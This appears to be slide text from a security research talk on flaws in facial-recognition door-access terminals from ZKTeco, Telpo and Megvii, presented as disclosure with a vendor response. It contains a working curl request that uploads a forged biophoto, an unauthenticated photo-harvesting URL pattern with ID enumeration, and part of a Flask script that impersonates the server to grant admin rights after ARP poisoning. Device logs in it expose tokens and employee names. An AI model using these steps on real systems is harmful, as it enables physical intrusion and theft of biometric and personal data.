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
Change biophoto

```
+ script curl -v -L -X POST -A "iClock Proxy/1.09" "http://10.5.62.230:8088/iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=biophoto&count=1" -b "token=d0a478550683d8dec17f418aace8e4f9" -H "Accept: application/push" -H "Accept-Charset: UTF-8" -H "Accept-Language: zh-CN" -H "Content-Type: application/push; charset=UTF-8" -H "Content-Language: zh-CN" -d@./tmp/bogus.biophoto.post
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 10.5.62.230...
* TCP_NODELAY set
* Connected to 10.5.62.230 (10.5.62.230) port 8088 (#0)
> POST /iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=biophoto&count=1 HTTP/1.1
> Host: 10.5.62.230:8088
> User-Agent: iClock Proxy/1.09
> Cookie: token=d0a478550683d8dec17f418aace8e4f9
> Accept: application/push
> Accept-Charset: UTF-8
> Accept-Language: zh-CN
> Content-Type: application/push; charset=UTF-8
> Content-Language: zh-CN
> Content-Length: 178394
> Expect: 100-continue
>
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
< HTTP/1.1 200 OK
< content-type: text/plain; charset=UTF-8
< content-length: 10
< content-encoding: UTF-8
< Date: Tue, 7 Jul 2020 08:47:59 GMT
< connection: keep-alive
<
* Connection #0 to host 10.5.62.230 left intact
biophoto=1* Closing connection 0
```

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
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Harvest user photo

- Server API to return user info not
 - Authenticated
 - Checked
 - Rate limited
- URL format:
 - `http://SERVER_IP:8098/upload/pers/user/cropface/<ID>/<ID>.jpg`
- User enumeration via simple brute force

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Server Forgery

```
1 #!/usr/bin/env python
2
3 from flask import Flask, request, send_from_directory, make_response, Response
4 import sys, os, uuid, json, argparse, datetime, logging
5 import base64
6
7
8 app = Flask(__name__, static_url_path="")
9 app.debug = True
10
11 logging.basicConfig(filename='zkteco.log', level=logging.DEBUG)
12
13 logFormatter = logging.Formatter("%(asctime)s [%(threadName)-12.12s] [%(levelname)-5.5s] %(message)s")
14 rootLogger = logging.getLogger()
15
16 fileHandler = logging.FileHandler("zkteco.log")
17 fileHandler.setFormatter(logFormatter)
18 rootLogger.addHandler(fileHandler)
19
20 consoleHandler = logging.StreamHandler()
21 consoleHandler.setFormatter(logFormatter)
22 rootLogger.addHandler(consoleHandler)
23
24
25 done = False
26 counter = 5
27
28 parser = argparse.ArgumentParser(description='Replicate ZK Server for Testing')
29 parser.add_argument('--https', action='store_true', help="Run as HTTPS")
30 parser.add_argument('--payload', type=str, help='Custom payload file e.g. delete_user.txt')
31 parser.add_argument('--id', type=int, help='ID to set privilege access', required=True)
32 parser.add_argument('--name', type=str, help='Default is bogus', default="BOGUS")
```


- ARP poisoning
- Initialize connection
- Send user create command with
 - Define user photo
 - Superuser permission
 - Custom Bio photo

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What was identified?

- Create regular and admin account
- Change role from normal to admin
- Change user image
- Change facial biometric data
- Obtain user image and other information
- Perform server forgery


Telpo TPS980



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Very detailed logs, including facial recognition and OkHttp, and many others.


```
02-21 16:21:25.253 E/yw ( 2453): Liveness: fr end = 1582273285253 trackId = 14
02-21 16:21:25.290 E/yw——人脸来( 2453): Joey Casanayan-1369 14
02-21 16:21:25.292 E/yw ( 2453): {sn=
, groupId=trendmicro,
access_token=2bb6c39baee1a2f6416e2d999aca3b3259e86e06, userId=1369, verify_time=2020-02-21 16:21:25}
02-21 16:21:25.293 E/yw——人脸来1( 2453): Joey Casanayan-1369 2020-02-21 16:21:25

02-19 21:47:30.993 D/OkHttp ( 3616): --> POST https:// /device/info http/1.1
02-19 21:47:30.994 D/OkHttp ( 3616): Content-Type: application/x-www-form-urlencoded
02-19 21:47:30.995 D/OkHttp ( 3616): Content-Length: 19
02-19 21:47:30.996 D/OkHttp ( 3616): Host:
02-19 21:47:30.996 D/OkHttp ( 3616): Connection: Keep-Alive
02-19 21:47:30.996 D/OkHttp ( 3616): Accept-Encoding: gzip
02-19 21:47:30.996 D/OkHttp ( 3616): User-Agent: okhttp/3.9.1
02-19 21:47:30.996 D/OkHttp ( 3616): --> END POST
```

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- Access token can be obtained once you know the SN.
- The client secret is always the same.
- Access token changes every time.
- We cannot impersonate the server.
- If a guest is registered (and issued a QRCode), we can pull the QRCode from the server and print a temporary badge.
- User faces are downloaded via HTTPS GET. Security by obscurity.



Vendor's Response

- A GDPR-compliant update will be released in August.


Megvii Koala



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抓拍照片	识别照片	姓名	用户信息	抓拍位置	识别结果	抓拍时间
		Philippe Lin	-	7	访客	2020-02-28 16:07:06

```
{  
  "can_door_open": true,      ← intercept this in vain  
  "error": 0,  
  "person": {  
    "avatar": "/static/upload/avatar/2019-08-05/v2_a51dacb3bded06d5037be23c63484c94461cb59e.png",  
                                     ← Download the avatar from koala_app without password  
    "birthday": null,  
    "job_number": "31552",      ← PSID  
    "name": "Yi-Wei Huang",    ← Name  
    "origin_photo_id": 4500,  
  }  
}
```

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- Network access control module: control door access↵

At present two access control modules are available. The one on the left is the current version HHT-NET2D, and the one on the right is the new adapted TCP-KP-I404.↵

The switch of the new version is applicable to a wide range of voltages and is not easily damaged by using the wrong power supply.↵

